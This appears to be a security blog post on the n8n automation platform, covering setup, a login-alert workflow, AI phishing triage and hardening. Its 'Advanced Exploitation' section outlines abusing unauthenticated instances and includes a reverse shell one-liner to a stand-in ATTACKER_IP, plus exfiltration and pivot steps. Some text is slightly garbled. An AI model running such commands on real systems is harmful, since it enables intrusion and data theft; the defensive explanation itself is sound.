Listen to this Post

Introduction:
The rapid evolution of automation platforms is fundamentally changing how IT and security operations are conducted. n8n, a powerful, node-based workflow automation tool, alongside its emerging AI agents, represents a paradigm shift, enabling both unprecedented efficiency and introducing novel security considerations that professionals must understand.
Learning Objectives:
- Understand the core architecture of n8n and how it can be leveraged for security automation.
- Learn to construct automated workflows for threat intelligence, incident response, and log analysis.
- Identify the potential security risks and hardening requirements for an n8n instance in a corporate environment.
You Should Know:
1. n8n Core Concepts and Architecture
n8n (pronounced “n-eight-n”) is an open-source, “fair-code” licensed workflow automation platform. Its power lies in a visual interface where users connect “nodes” to create complex workflows. Each node performs a specific function, such as an HTTP request, a database query, or a conditional logic check. Data flows between these nodes, allowing for the integration of countless services—from Slack and email to AWS and custom APIs—without writing extensive boilerplate code.
Step‑by‑step guide explaining what this does and how to use it.
1. Installation: n8n can be deployed via Docker, npm, or on cloud platforms.
Docker (Recommended):
docker run -it --rm \
--name n8n \
-p 5678:5678 \
-v ~/.n8n:/home/node/.n8n \
n8nio/n8n
This command pulls the latest n8n image and runs it, exposing the web interface on port 5678. Data is persisted in a local directory.
2. Access the Interface: Navigate to http://your-server-ip:5678`. You will be greeted by the n8n canvas.“Security Scan Initiated”`.
3. Your First Workflow: Create a simple "Hello World" workflow.
Drag a Schedule node onto the canvas. Configure it to trigger every minute.
Drag a Set node onto the canvas. Connect it to the Schedule node.
In the Set node, add a new field. Set `Name` to `message` and `Value` to
Drag a NoOp (No Operation) node to the end to act as a terminal. Connect the Set node to it.
4. Execute: Click “Execute Workflow” on the Schedule node. You will see data flow through the nodes in real-time, with the final output showing your message.
2. Building a Security-Oriented Workflow: Suspicious Login Alerts
This workflow demonstrates how to automate a common security task: querying an authentication log for failed attempts and sending an alert to a Slack channel if a threshold is breached.
Step‑by‑step guide explaining what this does and how to use it.
1. Trigger: Use a Schedule node to run the workflow every 5 minutes.
2. Data Extraction: Use an SSH node to connect to a critical server (e.g., a web server) and execute a command to count failed SSH logins.
Command:
sudo grep "Failed password" /var/log/auth.log | wc -l
Ensure the n8n server has SSH key-based access to the target server.
3. Logic Check: Use an IF node to evaluate the result.
Set the condition: {{ $json.data }} > 10. This triggers the alert path if more than 10 failed attempts are detected.
4. Notification: Connect the “true” branch of the IF node to a Slack node.
Configure the Slack node with a webhook URL from your Slack workspace.
Compose a message: `”🚨 High volume of failed SSH logins on Web-Server-01: {{ $json.data }} attempts in the last 5 minutes.”`
5. Data Enrichment (Optional): On the “false” branch, you could connect to a Google Sheets node to log the count for baseline analysis.
3. Integrating AI for Phishing Email Analysis
n8n’s AI nodes can supercharge analysis tasks. This workflow uses an AI agent to analyze incoming emails flagged as potential phishing attempts.
Step‑by‑step guide explaining what this does and how to use it.
1. Trigger: Use an Email Trigger (IMAP) node to monitor a dedicated mailbox like [email protected].
2. Data Preparation: Use a Code node to extract the email subject and body, cleaning the HTML to plain text.
3. AI Analysis: Connect the Code node to an AI Agent node (e.g., using OpenAI or a local model).
“Analyze the following email content and determine if it’s a phishing attempt. Classify the confidence as ‘High’, ‘Medium’, or ‘Low’. List the reasons, such as suspicious links, urgency, or sender address mismatch. Email: {{ $json.cleanBody }}”
4. Action: Use an IF node to route the workflow based on the AI’s confidence level.
If confidence is “High,” use an HTTP Request node to create a ticket in your SIEM or Jira.
For all results, use a PostgreSQL node to log the analysis for future model training.
4. API Security and Hardening Your n8n Instance
An exposed or poorly configured n8n instance is a severe security risk. It can be used as a pivot point to attack internal systems.
Step‑by‑step guide explaining what this does and how to use it.
1. Authentication: n8n does not enable authentication by default. This is critical.
Set the environment variables in your `docker-compose.yml` or command:
-e N8N_BASIC_AUTH_ACTIVE=true \
-e N8N_BASIC_AUTH_USER=admin \
-e N8N_BASIC_AUTH_PASSWORD=your_secure_password_here
2. Encryption: Ensure all data in transit is encrypted.
Configure n8n to use HTTPS by providing a TLS certificate or placing it behind a reverse proxy like Nginx.
3. Network Security: Restrict network access.
Use a firewall to ensure n8n’s port (5678) is not publicly accessible. It should only be reachable from an internal VPN or a bastion host.
4. Credential Management: Never hard-code API keys or passwords in workflows. Use n8n’s built-in Credential system, which encrypts secrets at rest.
5. Advanced Exploitation: Abusing Weak n8n Configurations
A threat actor’s first step upon discovering a weak n8n instance is to establish persistence and move laterally.
Step‑by‑step guide explaining what this does and how to use it.
1. Reconnaissance: An attacker finds an unprotected n8n instance via Shodan (http.component:"n8n"). They access the canvas without authentication.
2. Persistence via Workflow: The attacker creates a new workflow with a Schedule trigger and an Execute Command node.
Command: This could be a reverse shell payload (e.g., bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1) or a script to download a C2 agent.
3. Lateral Movement: Using the SSH node with credentials discovered on the host, the attacker can create workflows to pivot to other internal systems.
4. Data Exfiltration: A workflow with an HTTP Request node can be set up to siphon sensitive files from the server’s filesystem to an attacker-controlled endpoint.
Mitigation: The steps in the previous section (authentication, network hardening) are the direct mitigations for these attack vectors.
What Undercode Say:
- The Double-Edged Sword of Automation: n8n is a force multiplier. In the hands of security teams, it automates tedious tasks and accelerates response times. In the hands of an attacker who compromises the instance, it provides a powerful, legitimate-looking platform for persistence and lateral movement.
- Shifting the Security Perimeter: The n8n server itself becomes a critical asset. Its security posture is paramount because it often holds the keys to the kingdom—API tokens, database credentials, and network access. Hardening this single node is more consequential than hardening many individual scripts.
The visual nature of n8n lowers the barrier to entry for complex automation, which is its greatest strength and most significant weakness. Security teams can no longer rely on the obscurity of complex scripts; they must actively manage and monitor these automation platforms. Every new node and connection represents a potential expansion of the attack surface. Proactive monitoring of n8n’s own audit logs is essential, looking for unauthorized workflow creation or execution. The integration of AI agents further complicates this, as it introduces a non-deterministic element whose decisions and data handling must be carefully scrutinized to prevent data leaks or prompt injection attacks.
Prediction:
The convergence of visual automation platforms like n8n and generative AI will lead to the rise of “Autonomous Security Operations Centers.” These systems will not just assist analysts but will autonomously handle Tier-1 and Tier-2 security events—from initial detection and analysis to containment and mitigation—by orchestrating responses across the entire IT stack. This will force a fundamental shift in cybersecurity defense, moving from human-in-the-loop to human-on-the-loop models. Consequently, the next major wave of cyber-attacks will increasingly target these automation controllers themselves, as compromising one provides a silent, efficient, and deeply integrated foothold within an organization. Red teams will begin to include “n8n exploitation” as a standard part of their penetration testing playbooks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0bl1vyx The – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


